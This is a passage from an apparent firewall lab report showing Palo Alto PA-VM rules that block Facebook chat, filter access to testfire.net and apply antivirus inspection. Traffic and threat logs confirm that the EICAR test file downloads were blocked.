


Figure 41: Inside-Host connecting to Facebook.





Figure 42: Inside-Host blocked access to messenger/facebook chat.




The screenshot shows the Palo Alto Networks PA-VM interface. The left sidebar contains navigation links for Threat, URL Filtering, WildFire Submissions, Data Filtering, HIP Match, GlobalProtect, IP-Tag, User-ID, Decryption, Internal Inspection, Configuration, System, Alarms, Authentication, Unified, Packet Capture, App Scope, PDF Reports, Manage PDF Summary, Change Monitor, Threat Monitor, Threat Map, Network Monitor, Path Map, Session Brower, Botnet, and Reports. The main content area displays a log table with the following columns: RECEIVE TIME, TYPE, FROM ZONE, TO ZONE, SOURCE, SOURCE USER, SOURCE DYNAMIC ADDRESS GROUP, DESTINATION, DESTINATION DYNAMIC ADDRESS GROUP, DYNAMIC USER GROUP, TO PORT, APPLICATION, ACTION, RULE, SESSION END REASON, HTTP/3 CONNECTION SESSION ID, SDWAN SITE NAME, APP FLA COUNT. The log entries show multiple instances of denied access (denied) from inside to outside on port 443 to destination 157.240.3.20, with the application being 'facebook-chat'. The logs are timestamped from 12/01 14:20:28 to 12/01 14:20:58.

	RECEIVE TIME	TYPE	FROM ZONE	TO ZONE	SOURCE	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	TO PORT	APPLICATION	ACTION	RULE	SESSION END REASON	HTTP/3 CONNECTION SESSION ID	SDWAN SITE NAME	APP FLA COUNT
1	12/01 14:20:28	denied	inside	outside	10.10.10.26			157.240.3.20			443	facebook-chat	reset-both	Deny-Facebook-chat	policy-deny	347	1404	0
2	12/01 14:20:28	denied	inside	outside	10.10.10.26			157.240.3.20			443	facebook-chat	reset-both	Deny-Facebook-chat	policy-deny	471	1404	0
3	12/01 14:20:23	denied	inside	outside	10.10.10.26			157.240.3.20			443	facebook-chat	reset-both	Deny-Facebook-chat	policy-deny	787	1404	0
4	12/01 14:20:23	end	inside	outside	10.10.10.26			142.251.33.78			443	Incomplete	allow	HTTP	tcp-est-from-client	192	0	0
5	12/01 14:20:23	end	inside	outside	10.10.10.26			142.251.33.98			443	google-base	allow	HTTP	aged-out	2.3k	1400	0
6	12/01 14:20:18	end	inside	outside	10.10.10.26			8.8.8.8			53	dns-base	allow	HTTP	aged-out	243	0	0
7	12/01 14:20:18	end	inside	outside	10.10.10.26			142.250.217.99			443	google-base	allow	HTTP	aged-out	5.9k	1396	0
8	12/01 14:20:18	end	inside	outside	10.10.10.26			172.217.14.225			443	google-base	allow	HTTP	aged-out	7.3k	1390	0
9	12/01 14:20:18	end	inside	outside	10.10.10.26			142.251.33.78			443	google-base	allow	HTTP	aged-out	2.7k	1388	0
10	12/01 14:20:18	end	inside	outside	10.10.10.26			142.251.33.78			443	google-base	allow	HTTP	aged-out	2.9k	1388	0
11	12/01 14:20:18	end	inside	outside	10.10.10.26			142.251.33.78			443	google-base	allow	HTTP	aged-out	2.9k	1388	0
12	12/01 14:20:13	end	inside	outside	10.10.10.26			142.251.215.228			443	quic	allow	HTTP	aged-out	4.2k	0	0
13	12/01 14:20:03	end	inside	inside	10.10.10.1			10.10.10.255			138	netbios-dg	allow	Interzone-default	aged-out	243	0	0
14	12/01 14:20:03	end	Kali	Kali	192.168.146.1			192.168.146.255			138	netbios-dg	allow	Interzone-default	aged-out	243	0	0
15	12/01 14:20:00	end	DMZ	DMZ	172.16.1.1			172.16.1.255			138	netbios-dg	allow	Interzone-default	aged-out	243	0	0
16	12/01 14:20:03	end	outside	outside	10.0.0.27			10.0.0.255			138	netbios-dg	allow	Interzone-default	aged-out	243	0	0
17	12/01 14:19:58	end	inside	outside	10.10.10.26			8.8.8.8			53	dns-base	allow	HTTP	aged-out	173	0	0
18	12/01 14:19:58	end	inside	outside	10.10.10.26			8.8.8.8			53	dns-base	allow	HTTP	aged-out	164	0	0
19	12/01 14:19:58	end	inside	outside	10.10.10.26			8.8.8.8			53	dns-base	allow	HTTP	aged-out	216	0	0
20	12/01 14:19:58	end	inside	outside	10.10.10.26			8.8.8.8			53	dns-base	allow	HTTP	aged-out	172	0	0

Figure 43: Logs showing denied access to Facebook chat.

9. Use URL filtering to block Inside-Host access to testfire.net.



The screenshot shows the Palo Alto Networks PA-VM interface. The left sidebar contains navigation links for Addresses, Address Groups, Regions, Dynamic User Groups, Applications, Application Groups, Application Filters, Services, Service Groups, Tags, Devices, GlobalProtect, HIP Objects, HIP Profiles, External Dynamic Lists, Custom Objects, Data Patterns, Spyware, Vulnerability, URL Category, Security Profiles, Anti-Spam, Vulnerability Protection, URL Filtering, File Blocking, WildFire Analysis, Data Filtering, DoS Protection, Log Forwarding, Authentication, Decryption, Decryption Profile, SD-WAN Link Management, Quality of Service, SaaS Quality Prof, Traffic Distribution Prof, Error Correction Prof, and Schedules. The main content area shows a table for creating a URL Category:

NAME	LOCATION	TYPE	MATCH
testfire.net		URL List	testfire.net

At the bottom, there are buttons for Add, Delete, Close, and PDF/CSV. The status bar at the bottom indicates: admin | Logout | Last Login Time: 11/30/2023 22:22:41 | Session Expire Time: 12/01/2023 12:23:33 | 5 Tasks | Language: English | paloalto

Figure 44: URL Category solely with Testfire.net.

The screenshot shows the Palo Alto Networks PA-VM interface. The left sidebar contains various policy categories like Addresses, Regions, Applications, and Security Profiles. The main area displays the 'URL Filtering Profile' configuration for 'testfire.net deny'. The 'Categories' tab is active, showing a list of categories: abortion, abused-drugs, adult, and alcohol-and-tobacco. The 'Site Access' section indicates 'block' for all these categories. The 'User Credential Submission' and 'HTTP Header Insertion' sections are also visible.

Figure 45: URL filtering profile with testfire.net being blocked access.

The screenshot shows the Palo Alto Networks PA-VM interface with the 'POLICIES' tab selected. The left sidebar shows security-related policies. The main area displays the 'Security Rulebase' table. Rule 4, titled 'intrazone-default', is highlighted in yellow and shows it uses the 'application-d...' profile. Other rules listed include 'Deny-facebook-chat', 'HTTP', 'HTTP-Application', and 'intrazone-default' (rule 5).

Figure 46: Profile column displays URL filtering, which uses the aforementioned profile.




Figure 47: testfire.net Web Page blocked on Inside-Host

RECEIVE TIME	CATEGORY	URL CATEGORY	URL	FROM ZONE	TO ZONE	SOURCE	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	APPLICATION	ACTION	HEADERS	HTTP/2 CONNECTION SESSION ID
12/01 14:40:33	testfire.net	testfire.net/Not-resolved	testfire.net/login/	inside	outside	10.10.10.26		65.61.137.117			web-browsing	block-urL		0
12/01 14:40:33	testfire.net	testfire.net/Not-resolved	testfire.net/	inside	outside	10.10.10.26		65.61.137.117			web-browsing	block-urL		0

Figure 48: URL filtering log showing blocked access.

10. Apply antivirus inspection to traffic from Inside-Host to the Internet.

Luckily, our system has antivirus software installed, therefore, we can simply add the Default antivirus profile to our HTTPS access rule.

The screenshot shows the configuration of a security policy rule. The rule is named 'HTTP' and is defined between the 'DMZ' zone (source) and the 'outside' zone (destination). The action is set to 'Allow'. In the 'Actions' tab of the 'Security Policy Rule' dialog, the 'Antivirus' profile is selected under the 'Profile Type' dropdown. Other settings like 'Vulnerability Protection', 'Anti-Spyware', and 'URL Filtering' are also visible.

Figure 49: Adding antivirus inspection to HTTP rule.

The screenshot shows the Palo Alto Networks PA-VM web interface. The main content area displays a table of security rules. The columns include: ID, NAME, TAGS, TYPE, ZONE, ADDRESS, USER, DEVICE, ZONE, ADDRESS, DEVICE, APPLICATION, SERVICE, ACTION, PROFILE, OPTIONS, HIT COUNT, and LAST HIT. The rules listed are:

	NAME	TAGS	TYPE	ZONE	ADDRESS	USER	DEVICE	ZONE	ADDRESS	DEVICE	APPLICATION	SERVICE	ACTION	PROFILE	OPTIONS	HIT COUNT	LAST HIT
1	Deny-Facebook-chat	none	interzone	Inside	any	any	any	Outside	any	any	facebook-chat	application-...	Deny	none		6	2023-12
2	HTTP	none	interzone	DMZ	any	any	any	Outside	any	any	any	service-DNS...	Allow	0		2989	2023-12
3	HTTP-Application	none	interzone	DMZ	any	any	any	Outside	any	any	dns	application-...	Allow	none		1449	2023-11
4	Intrazone-default	none	intrazone	any	any	any	any	(Intrazone)	any	any	any	any	Allow	none		1169	2023-12
5	interzone-default	none	interzone	any	any	any	any	any	any	any	any	any	Deny	none		2776	2023-12

Below the table, there is a sidebar titled "Policy Optimizer" with sections for New App Viewer, Rules Without App Controls, Unused Apps, and Log Forwarding for Security Services. At the bottom, there are buttons for Object: Addresses, Add, Delete, Create, Edit, Disable, Move, PDF/CSV, Highlight Unused Rules, View Rulebase as Groups, Reset Rule Hit Counter, Group, Test Policy Match, and a log message: "admin | Logout | Last Login Time: 12/01/2023 12:23:30 | Session Expire Time: 12/31/2023 14:53:52".

Figure 50: Access rule now configured with Anti-Virus inspection in the profile section.

11. Attempt to download the eicar test virus from Inside-Host; illustrate the outcome.

We downloaded all versions of the Eicar test file. All downloads were blocked by the antivirus inspection policy, and the logs were then displayed in the threats log and noted as a virus.

The screenshot shows the Palo Alto Networks PA-VM web interface. The main content area displays a table of threat logs. The columns include: RECEIVE TIME, TYPE, THREAT ID/NAME, FROM ZONE, TO ZONE, SOURCE ADDRESS, SOURCE USER, SOURCE DYNAMIC ADDRESS GROUP, DESTINATION ADDRESS, DESTINATION DYNAMIC ADDRESS GROUP, DYNAMIC USER GROUP, TO PORT, APPLICATION, ACTION, SEVERITY, FILE NAME, URL, and HTTP/CONN/SESSIC. The logs listed are:

RECEIVE TIME	TYPE	THREAT ID/NAME	FROM ZONE	TO ZONE	SOURCE ADDRESS	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION ADDRESS	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	TO PORT	APPLICATION	ACTION	SEVERITY	FILE NAME	URL	HTTP/CONN/SESSIC
12/01 15:05:04	virus	Eicar Test File	inside	outside	10.10.10.25			89.238.73.97			443	web-browsing	reset-server	medium	eicar.com		0
12/01 15:04:29	virus	Eicar Test File	inside	outside	10.10.10.26			89.238.73.97			443	web-browsing	reset-server	medium	eicar.com		0
12/01 15:03:49	virus	Eicar Test File	inside	outside	10.10.10.26			89.238.73.97			443	web-browsing	reset-server	medium	eicar.com		0
12/01 15:01:34	virus	Eicar Test File	inside	outside	10.10.10.26			89.238.73.97			443	web-browsing	reset-server	medium	eicar.com.txt		0

Below the table, there is a sidebar titled "Threats" with sections for Traffic, URL Filtering, WildFire Submissions, Data Filtering, HIP Match, GlobalProtect, IPsec, User-ID, Decryption, Tunnel Inspection, Configuration, System, Alarms, Authentication, Unified, Packet Capture, App Scope, Change Monitor, Threat Monitor, Threat Map, Network Monitor, Traffic Map, Session Browser, Botnet, PDF Reports, Manage PDF Summary, User Activity Report, SaaS Application Usage, Report Groups, Email Scheduler, Manage Custom Reports, and Reports. At the bottom, there are buttons for Resolve hostname, Highlight Policy Actions, and a log message: "admin | Logout | Last Login Time: 12/01/2023 12:23:30 | Session Expire Time: 12/31/2023 14:53:52".

Figure 51: Threats logs showing the Eicar test blocked and labelled as a virus.




Figure 52: The Eicar.com2.zip file download was blocked on Inside-Host.

